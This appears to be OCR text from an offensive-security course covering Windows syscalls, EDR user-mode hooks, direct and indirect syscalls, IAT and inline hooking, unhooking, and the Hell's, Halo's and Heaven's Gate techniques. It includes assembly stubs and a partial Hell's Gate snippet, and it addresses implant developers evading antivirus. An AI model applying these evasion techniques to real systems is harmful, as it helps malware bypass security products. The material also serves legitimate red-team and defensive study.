0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002
0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029
0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063
0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059
0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064
0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065
0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066

What's Your Number?
Many attempts have been done to document each one and arguably one of the more popular documents is the syscall table by Mateusz Jurcsyk (j00ru). The screenshot on the slide is from j00ru's HTML version of the syscall table. The table shows syscalls from Windows XP SP1 to Windows 10 and Windows 11. The online tool offers a feature to highlight a certain number of a syscall, like syscall 0x00 for example. Depending on the version of Windows you have, syscall 0x00 will either be ***NtAccessCheck*** on Windows 10 through Windows 11 or ***NtMapUserPhysicalPagesScatter*** on Windows XP SP1 through Windows 7 SP1. You can now start to understand how the syscall numbers vary quite a bit as newer versions of Windows comes out and as Microsoft adds more syscall functions to Windows itself. Many shellcoders who go through the pain of manually writing their shellcode, have often used a hardcoded value. Those coming from Linux do not have to worry about syscall numbers changing. Interrupt 0x80 will probably always be the same 32-bit syscall across all versions of Linux, maybe. Coming back to Windows, you cannot hard code your numbers without limiting yourself. The limit is narrowing your portability that your implant can run on multiple versions of Windows. If you are only targeting one and only one version of Windows 10, then maybe you would be able to get away with hard coding syscall numbers. Hard coding anything like syscall numbers or kernel offsets is ever recommended unless there is absolutely no other way around it.

Since we cannot 100% rely on hard coding numbers, what can be done about it?


Reference:
https://github.com/j00ru/windows-syscalls/tree/master

Technet24

Hello Operator?

Syscall NtAllocateVirtualMemory please

User mode




Kernel mode

Nt Index	Func Addr
0	fffff80…
1	fffff80…
…	fffff80…
17	fffff80…
18	fffff80…

Hello Operator?
Without diving deep into the weeds with the full transition into the kernel, how does a user mode process get the help of the kernel and its syscalls? When a user mode application needs to create an objects, like a process object, or when it needs to allocate pages of memory, it will eventually need the help of the kernel. There is a process that takes place before this happens because typically, your user mode process does not go directly into a syscall. If you call ***VirtualAlloc*** from your main function, eventually it would be forwarded to kernelbase.dll and then ultimately ntdll.dll, which as you recall is the last stop right before jumping into the kernel. Ntdll.dll is not alone though, there is another last stop DLL before the kernel and that would be win32u.dll. Win32u.dll is for all GUI threads that are running GUI windows and applications. It also has a series of syscall numbers that are tied to kernel routines. Once the code flow jumps into ntdll or win32u, a stub is prepared that sets up specific registers with their proper values. Perhaps one of the more important values is the syscall number itself. After a few table lookups and sanity checks to make sure the syscall number is not too high of a number than what is supported in the table, the routine will execute and do what needs to be done.

You might be wondering, if we have two different user mode DLLs that are the last stop before the kernel, how does the kernel know what is coming in and from what DLL? Are not all threads the same? Does it even matter? Yes, why, yes, it does matter.



GUI or Console Thread?
It matters. All threads are not equal and when they invoke a syscall, where they end up and how they get there differs. They all will wind up in the kernel, but their journey to get there is a bit different. Let us look at a user mode process like notepad++.exe. As you are typing your awesome stuff into the window, you might at some point want to copy something over to another process, so you use the famous keyboard combination of CTRL+C to copy the selected text to the clipboard. Behind the scenes, there will be some syscalls that make this happen. One of the calls could be to ***NtUserOpenClipboard*** and if you look at the slide, you will see that it will wind up being invoked inside the kernel driver win32k.sys. This is a bit different from native syscalls, which are the more popular ones being discussed and used today in the field of implant development. Each kernel component implements its own table that determines where the flow is going to go. There are technically only two (2) tables that are indexed with syscalls, but there could be a max of four (4). It makes sense to split these up into different portions of the kernel as it keeps the modules smaller in size but also keeps the functionality separate, which would be easier to maintain. Each one of these syscalls, GUI or native, could be hooked by some EDR to have their desired level of introspection with how a function is being called and with what parameters. What does a syscall even look like?

Technet24

How Is A Syscall Structured?

Notepad++.exe

NTDLL.DLL (Native)

NtOpenProcess

WIN32U.DLL (GUI)

NtUserOpenClipboard

```
4c8bd1          mov     r10, rcx
b8c3100000      mov     eax, <some number here>
f604250803fe7f01 test   byte ptr [7FFE0308h], 1
7503            jne     <module_name>!<Some Nt function>+0x15
0f05            syscall
c3              ret
cd2e            int     2Eh
c3              ret
```


How Is A Syscall Structured?

Believe it or not, syscalls have a signature just like regular functions. The major differences with syscalls though is they do not set up the same things a called function does. For instance, a typical function will enter its prolog, create a stack frame of a particular size, save some registers that might be clobbered, it might optionally do something with the 64-bit shadow space for the four (4) registers holding some arguments, and on the way out it will do the opposite during its epilog. A syscall does none of that and is incredibly small, in fact, the small size could be why some refer to them as stubs. The example on the slide showcases the stub of a generic syscall. The instructions in the stub are broken out as follows:

- The contents of RCX are moved into R10
- The syscall number is moved into EAX
- A test is done against 0x7FFE0000 + 0x308 with the value 0x1: KUSER_SHARED_DATA->SystemCall
- A jump is taken depending on the test results
- The syscall instruction is invoked and the transition to kernel mode begins
- The stub returns
- The interrupt instruction is invoked with 0x2E if the jump is taken
- The stub returns

Hooked Syscalls

Notepad++.exe


NTDLL.DLL (Native)	WIN32U.DLL (GUI)
NtOpenProcess	NtUserOpenClipboard

```
e93b3c1600 jmp 00007ffe`063f0cc0
cc      int 3
cc      int 3
cc      int 3
```


Hooked Syscalls


Security products will often implement any number of user mode hooks. In fact, there have been a few people that take the time to document all the hooked functions and in what modules they are hooked; ntdll, kernelbase, win32u, etc. One of those efforts is hosted by VX-Underground on their GitHub repo. The whitepaper is called AntiVirus artifacts with first, second, and third editions. The best way for security products to protect their customers from malware is to inspect the commonly used functions malware developers are using and see what is being provided for arguments. The product has some sort of logic implemented to look at the argument values and decide if the usage of the function is suspicious. There is no single API that is malicious, all functions are benign out of the gate. However, it can be the combination of several APIs that can make code appear to be suspicious. The APIs being used by malware developers are the same ones being used by Windows itself and by the security product. So, for security products to protect their customer, they must implement a hook so their code can run and inspect everything. The example on the slide is one example of a hook being implemented by a security product called Bitdefender. Native and GUI syscalls can all be hooked by a security product. The downside for us as implant developers is that we no longer know what syscall number was being used for that syscall. We must now implement some kind of restore operation to get things back to where they were before the hooks were implemented.

Technet24



Direct Syscalls

Hello operator, I would like to make a direct call to ***NtAllocateVirtualMemory***. Direct syscalls are as much interesting as they are old, but they are still being used to bypass some EDRs that are not up to speed with everything. This technique has been around for at least 10 years or so, but here is the gist of it. Instead of making your call to something like ***VirtualAlloc*** or ***VirtualAllocEx***, which eventually boils down to ntdll where the syscall gets invoked, we just bypass all of that. So, in our little implant, we make our own syscall stub and invoke it on our own. This also means that we must know the syscall number before we make the call. There are many techniques that exist today to help you recover those numbers either statically or dynamically. What is great about direct syscalls is that we will not be prone to any EDR user-mode syscall hooks. However, when EDRs have kernel-mode components, they can easily look at the call stack and will see that the invocation did not come from ntdll.dll's address space like it should have. Of course, there are other methods that implement a spoof of the call stack or even clone another thread's call stack to appear more legitimate. We can do a little bit better than this though, we must do better.



Indirect Syscalls

Hello operator, I would like to make an indirect call to ***NtAllocateVirtualMemory***. Looking at the slide here, you may have noticed that not a lot has changed with our approach. The biggest difference to note here is that we are not going to invoke the syscall instruction inside our malware.exe. Instead, we are going to jump over into ntdll.dll where the syscall instruction is located in memory. It should be good-to-go because it is not very common for security product's to modify too much of the syscall stub other than the first several bytes that they overwrite with their own jump. You should also note that we are still in a similar problem with knowing what syscall number is tied to the one we need. Just like what was mentioned on the previous slide, there are many ways we can go about finding those and those methods would still be useful for these indirect syscalls. One nice advantage we have with indirect calls is that we at least have a much better-looking call stack because we are technically coming from ntdll.dll's address space and not our own. This method will easily bypass a security product that is only inspecting the first or second return address. If one were to start diving deeper and deeper, then we would start to look a bit more suspicious.

Technet24

Hooking Functions

Various types of hooking at our disposal

IAT Hooking

IAT stores addresses of imported functions that we can possibly overwrite

Inline Hooking

Modifies first six bytes of function to jump to controlled location. Detours, EasyHook.

Hooking Functions

Before jumping into restoring hooks, we need to discuss the two most used hooking methods out there: IAT and inline hooking. There could be several reasons why someone might want to hook, or intercept function calls. Perhaps a developer wants to verify their API is working as it should and implements an inline hook to double check the behavior of their API. You might also want to gain deeper knowledge with an application you are hired to reverse engineer and so you implement hooks to have the deeper insight. Also, it is fun to act as the debugger so hooking APIs can allow you to look at certain internal OS mechanisms like how a debugger might. You might also be a developer for some antivirus solution and your protection is done via hooking functions that malware typically use. In our scenario, we want to end up hiding a process.

Before we jump straight into the code and implement some hooks, let us talk about the process involved with hooking as well as some of the types of hooking we can leverage. The overall goal of hooking is to get your custom function to be executed instead of or before the real function. This way, your function can view the values of the parameters and possibly modify the values. Hooking is extremely popular in the game hacking community and their online forums are arguably the best place to learn how to hook functions and Windows internals in general. Game hackers have their own “cat and mouse” game with the anti-cheat drivers that are trying to protect their intellectual property like Counter-Strike: Go. Hooks can be done in both user mode and kernel mode with rising degrees of complexity. This course will strictly be staying in user mode.

Unhooking Hooks: Why?

Restore intended use of a function

Hooks are, by design, implemented to change the behavior of a function. If we are trying to clean up and restore items of interest, it would be a good idea to also restore the original, intended use of a function like *NtMapViewOfSection*.

Unhooking Hooks: Why?
Perhaps a better question is who else out there might be hooking functions besides us? As mentioned previously, nation states and security products could be a solid bet. Security products might not be changing the behavior of a function but instead, looking at the arguments being passed to it. What a certain security products does with those parameter values is a bit of a mystery. There must be some logic in place that decides as to whether there is something suspicious happening. If the security product determines that there is something it does not like, such as a suspicious series of API calls with parameters that are typically used for injection, it will alert the user to it and possibly kill the process and/or quarantine any associated file. Obviously, this type of result is not desirable for developers or red team operators. Think back to Section 2 where we discussed how important it is to perform recon or information gathering about a target system. The same kind of thing could apply here, such as doing some recon to determine what APIs are being hooked. You could have a list of APIs that are important for your capability and if you see that those are being hooked, you will then take the action of unhooking it by any number of methods.

Nation states and other hackers are most likely modifying the behavior of the hooked function so they can have introspection and possibly modify the results of a function. If we want a function to execute as the developer originally designed it, then we must unhook that function and cut off the capability of whatever entity installed the hook. One downside to this is that some security products might be looking to see if their hooks are still being implemented, and if they see that we spit out their hook, they will most likely unhook us and re-hook the function. It can be a fun but annoying battle to fight. There would be nothing wrong with implementing a hooking integrity feature that would be on the lookout for if/when the hooks you put in place are changed.

Technet24

Unhooking Hooks: The Search

Cannot unhook what you cannot find

Search criteria

Searching for bytes that should not be there. Function bytes should start with `MOV EDI, EDI.`

Validation data

Arguably best place to validate bytes is the version on disk, `C:\Windows\System32\Ntdll.dll`

Implementation

Replace the patched bytes with original bytes or with your own patch (hook).

Unhooking Hooks: The Search

As discussed on the previous slide, you could come across functions that have already been hooked. You have a few options at that point with what you want to do, but first things first. Instead of accidently stumbling over a hooked function, how do you go about intentionally looking for a hooked function? Well, for starters, you can act like some AV solution and scan the first 5+ bytes of every function to see if what you except to be there is really there. If not and you see something like a **jmp** instruction instead, then odds are it has been hooked. Instead of searching through every function, you could be more focused in your search by only looking for functions that you are interested in hooking yourself. If you only want to hook ***NtQuerySystemInformation*** then just look for that single API.

For a moment, let's say you found a hooked function. Cool. Now what? Now, we validate what the original bytes were, and we do that by going to disk where the non-tampered version of the DLL should be located. We can read in the Ntdll.dll right from the System32 folder and see if the bytes in memory match the bytes on disk. If not, then we have just completed our validation of locating a hooked function. A word of caution here: there is no guarantee that the DLL on disk has not been modified either. It is possible to patch files on disk with the right permissions, and if that is the case then you would need to look at the same module on a mirrored system with all the same updates and patches. That would hopefully not be the case, but just know what to do if you ever come across that situation.

After validating the bytes from the file on disk, we can copy those and overwrite the hook to restore the original functionality of the function, if that is our desire. Perhaps though, our real goal is to re-hook the function with our own relative jump and keep that function hooked. We effectively just ejected an AV solution out of its own game, and it might not like it.

IAT Hooking

An array of addresses

AKA: Function pointer hooking

IAT is typically read-only
Must make it writeable

1. Parse PE headers to find import table
2. Locate module that implements the hooked function
3. Locate the function in the found module
4. Change page protections to PAGE_READWRITE, save old permissions
5. Overwrite function pointer
6. Restore previous page protections

IAT Hooking

If you recall from the PE header module, the IAT is one of 16 entries in the array named *DataDirectory*. The table itself is another array—an array inside of an array—that stores that addresses of imported functions. If your program uses the ***VirtualAlloc*** API, it will be listed as an imported function from Kernel32.dll and its address will be in the IAT. The IAT is typically read only but we can manipulate that and change the page protections to be writeable. One of the first items on our to-do list is to get a handle to our own base address and start parsing our own PE headers because we are trying to make our way down to the DataDirectory under the OptionalHeader. Once we are there, we can start looping over the modules looking for whichever one is responsible for implementing the targeted function. This could be Kernel32.dll or Ntdll.dll. Once the module has been found, we can then start looping over entries in that module looking for the targeted function, like ***NtQuerySystemInformation***. Once we find it, we can overwrite that function pointer. Again, one item we cannot forget about is modifying the page protections because if we attempt to overwrite the entry before we modify it, we will trigger an access violation. To do this we would use the ***VirtualProtect*** API, being sure to store the old permissions so we can clean up after ourselves once we overwrite the entry. The more you understand what structures and headers point to what, the quicker you can develop the code to get this done.

Technet24

Inline Hooking

Modifies bytes of function

Inserts `jmp` instruction

Hook beginning of function
Hook mid function
Hook end of function

1. Obtain memory address of function
2. Read and save 5+ bytes of the function
3. Patch in the jmp
4. Your function executes
5. Clean up patched bytes
6. Execute original function

Inline Hooking

Perhaps the easiest way to learn how to implement an inline hook is to do so locally in the target process. External hooking is completely possible, but it is much more difficult and requires a deeper understanding of shellcoding. For this course, we will stick to local inline hooking to establish a solid foundation. One of the first items on the to-do list is to determine the address of the function in memory. This can be obtained using the ***GetProcAddress*** API since it returns the address of our desired procedure. Once we have the address, we can read 5+ bytes from the process' memory and save those bytes for later use. With the bytes safely saved off, we can overwrite them with our jmp instruction. The jump will be relative and as such it is impossible to calculate this at the time of development. We must do the offset calculation during runtime so we can calculate the relative offset to our hook function. Our hook function will be executed and inside it we can do pretty much whatever we want. Once the damage is done, we can then proceed to restore the original bytes by repatching the function and then executing it.

Meet the Gates

The gatekeepers to kernel mode

Heaven's gate

The gate that enables Wow64 application to jump back to 64-bit code

Hell's gate

Dynamically finds and executes syscalls while being position independent

Halo's gate

Determines the syscall ID of the hooked version by looking at its neighbors

Meet the Gates

The general idea with these gates is to evade your intentions by not making direct Nt* API calls, but instead, invoking the system call yourself. This can be done by creating your own syscall stub, identifying the proper system call number dynamically, and others. We already touched on Heaven's gate previously, but it is mentioned again here as a collective on a single slide. As a refresher, this is how Wow64 applications get back to 64-bit code and invoke a syscall. Hell's gate takes the direct utilization of syscalls to a more dynamic level and achieves pure position independence. Halo's gate brings a new twist to using direct syscalls by locating neighbor syscalls to the one that is hooked. It looks left and right of the hooked call and by using simple math, identifies the syscall number for the one you need. We will take a deeper look at each one as well as dissect some source code that implements each method.

Technet24

Hell's Gate

Dynamically locate and invoke syscalls

Completely position independent

Relies on Ntdll.dll

```
PPEB pPeb = (PPEB)__readgsqword(0x60);
//// hardcoded 2nd entry
(pPeb->   \
 LoaderData->      \
  InMemoryOrderModuleList.Flink->Flink \
   - 0x10)
//// check opcodes
if ((*(PBYTE)TargetFunction + 3) == 0xB8)
{
 // more opcode checks
}
```


Hell's Gate

Hell's gate is impressive because it does not rely on static syscall IDs. Be very cautious about hard coding values in your tools. The syscall IDs can change with any update and are not consistent between versions. There has been amazing research done by j00ru to document the IDs of practically every syscall from Windows XP to Windows 10. It is an amazing resources to have the information documented! Now, when it comes to creating your own stubs to invoke the syscall yourself, there are a few items we need to complete before we can do that. The first one is to dynamically locate and determine the syscalls for the system we are operating on. Hell's gate can also dynamically invoke the syscalls after self-resolving them. Another great advantage here is that it is completely position independent! RtlMateusz and am0nsec did an excellent job documenting and sharing their research in their paper located in their GitHub repo along with their code base.

References:
https://j00ru.vexillium.org/syscalls/nt/64/
https://github.com/am0nsec/HellsGate

Halo's Gate

Halo's gate offers a refreshing twist on using direct syscalls. The downside to Hell's gate is that it does not account for the possibility that the function in Ntdll.dll is already hooked. Should the function be hooked, then Hell's gate will fail. Where Halo's gate helps with this is taking advantage of the fact that the syscall IDs in Ntdll.dll are in numerical order. So, you will not find syscall 4F first. 4F will come immediately after 4E, and so on. Knowing this, if a function is already hooked, we can still find the syscall ID for it by looking at its neighbors. The hooked function would be the middle of your search and you would look forward, ascending in numbers, and backward, descending in numbers. This is effectively looking at your house in the middle of your street and looking at the address to the neighbor on your left and on your right. By knowing the addresses of the houses on either side of you, your house address could then be determined. We can do this programmatically very easily. Once the number is determined, we can invoke the syscall ourselves without having to repair the hooked function. This is great just in case the AV/EDR solution were to ever check the integrity of its hooks. It would check and see that its hook was still there!

Check out Reenz0h's blog where he did an awesome job documenting everything. We thank him for sharing his knowledge with everyone.

Reference:
https://blog.sektor7.net/#!res/2021/halosgate.md

Technet24

Heaven's Gate

Hooking Wow64 and the gate to 64-bit code

32-bit processes on 64-bit systems have an interesting method when it comes to making syscalls. Thanks to Windows 32 on Windows 64, this is all made possible. The transition from 32-bit code to 64-bit code has been dubbed Heaven's Gate.

Heaven's Gate

There might come a time when you need to implement some hooks in a 32-bit application, or more technically speaking, a Wow64 application. Ntdll.dll implements the logic for the system loader and thus is responsible for initializing the user mode portion of the new process. Because ntdll.dll is the system loader, ntdll.dll is loaded in every process. When it comes to Wow64 applications, 64-bit code always kicks things off starting with the system loader. Once it is done doing its 64-bit business, the 32-bit version of ntdll.dll is loaded. Depending on your debugger application, you would be able to see two entries listed for ntdll.dll. One of them would be mapped in 64-bit address space, while the other one would be in the 32-bit space. So, knowing this, would it make sense to hook Wow64 functions like ***NtAdjustTokenPrivileges***? Not really, because at some point there will be a transition that moves away from 32-bit code and executes 64-bit code. So, what if we implement our hook at a lower level, say the 64-bit version of ntdll.dll? Before we jump into some source code review, we need to fully understand how the 32-bit APIs in the 32-bit version of ntdll.dll transition to the 64-bit version. There are some other DLLs that aid in this process too as we will see shortly.

Heaven's Gate: The Transition

With just a few jumps, 32-bit code can get back to 64-bit code.

x86 program (1)

```
mov eax, INT
mov edx, ntdll+offset
call edx
ret
nop
```

ntdll+offset (2)

```
jmp ntdll.Wow64Transition
```

wow64cpu.dll (3)

```
jmp 033:wow64cpu+offset

jmp qword ptr [offset]
```

ntdll.dll (4)

```
mov r10, rcx
mov eax, INT
test byte ptr [], 01
jne ntdll._offset
syscall
ret
int 2e
```


Heaven's Gate: The Transition

Because Windows takes pride in their ability to retain backwards compatibility, 32-bit applications can still be launched on 64-bit versions of Windows. What makes this interesting is the fact that two versions of ntdll.dll will be in the process. The 32-bit functions and syscalls must execute somehow, and all of it is made possible by something dubbed Heaven's Gate and a few system DLLs like wow64cpu.dll. When a 32-bit program needs to invoke a syscall, like ***NtAdjustTokenPrivileges***, ***NtCreateProcess***, or *Nt** something, a transition back to 64-bit code must take place. Afterall, this is a 64-bit system, so it makes sense.

1. The application will populate the desired syscall into the EAX register and make a call to some function at some offset into ntdll.dll. Notice though, that there is no syscall instruction here. It cannot happen just yet because we are still in 32-bit mode.
2. This is where code flow hops into the 32-bit version of ntdll.dll and from there we execute a far jump into the code segment of the wow64cpu.dll.
3. Here, inside wow64cpu.dll is another jump that will land us in the 64-bit version of ntdll.dll.
4. This is where we see the syscall for whichever one has been loaded into the EAX/RAX register from the user application.

Technet24

Unhooking Hooks: 32-Bit Example

What a prolog hook might look like for 32-bit (Wow64)

Non-hooked function

```
nop
nop
nop
nop
nop
mov edi, edi
push ebp
mov ebp, esp
```

Hooked function

```
jmp rel32      E9 xx xx xx xx
jmp 0xFB (-5)  EB F9
```


Unhooking Hooks: 32-Bit Example

32-bit functions are very interesting because they typically begin with several NOP instructions, or no operations. If you are not familiar with the NOP instruction, then do not worry because it literally does nothing but waste one CPU cycle. It has no effect on registers or the stack—it simply executes and advances the Instruction Pointer to the next instruction to execute. The NOP instruction takes up a single byte and in comparison, a MOV instruction takes up 2 bytes. In total, there are 7 bytes before you would get to the traditional prolog starting with the PUSH EBP instruction. You might also sometimes see the CC instruction instead of the NOPs. The CC instruction takes up a single byte as well and simply translates to an interrupt. The NOPs, or CCs, never get executed anyway, so it does not matter what is there during runtime. However, what does get executed is the MOV EDI, EDI instruction. Because the same register is being used with the MOV instruction, it really behaves just like a NOP instruction would but because it takes up 2 bytes of space, we can overwrite those with a short JMP instruction, which will also take up 2 bytes of space. The idea here is to jump backward by 5 bytes to the beginning of the NOPs, or CCs, whichever is there. At that point, we can then implement a bigger jump and utilize all 32-bits, which would give us a range of +/-2GB. Pretty convenient for hooking, isn't it? It's as if Microsoft had us in mind when creating this.

But what is the MOV EDI, EDI anyway? There are other general-purpose registers that could be used instead, right? Perhaps, but according to Raymond Chen, whose blog you should read every morning before work, Microsoft talked with CPU manufacturers to determine what the best 2-byte NOP could be and thus, MOV EDI, EDI was born. Microsoft also uses these bytes as a mechanism to implement hot patches for a function. Hot patches are implemented when an API must be patched but the system cannot be rebooted just yet.

Reference:
https://devblogs.microsoft.com/oldnewthing/20110921-00/?p=9583

Unhooking Hooks: 64-Bit Example

What a prolog hook might look like for 64-bit

Non-hooked function

```
mov r10, rcx
mov eax, 41
....
```

Hooked function

```
mov rax, 1122334455667788
jmp rax
nop
nop
nop
```


Unhooking Hooks: 64-Bit Example

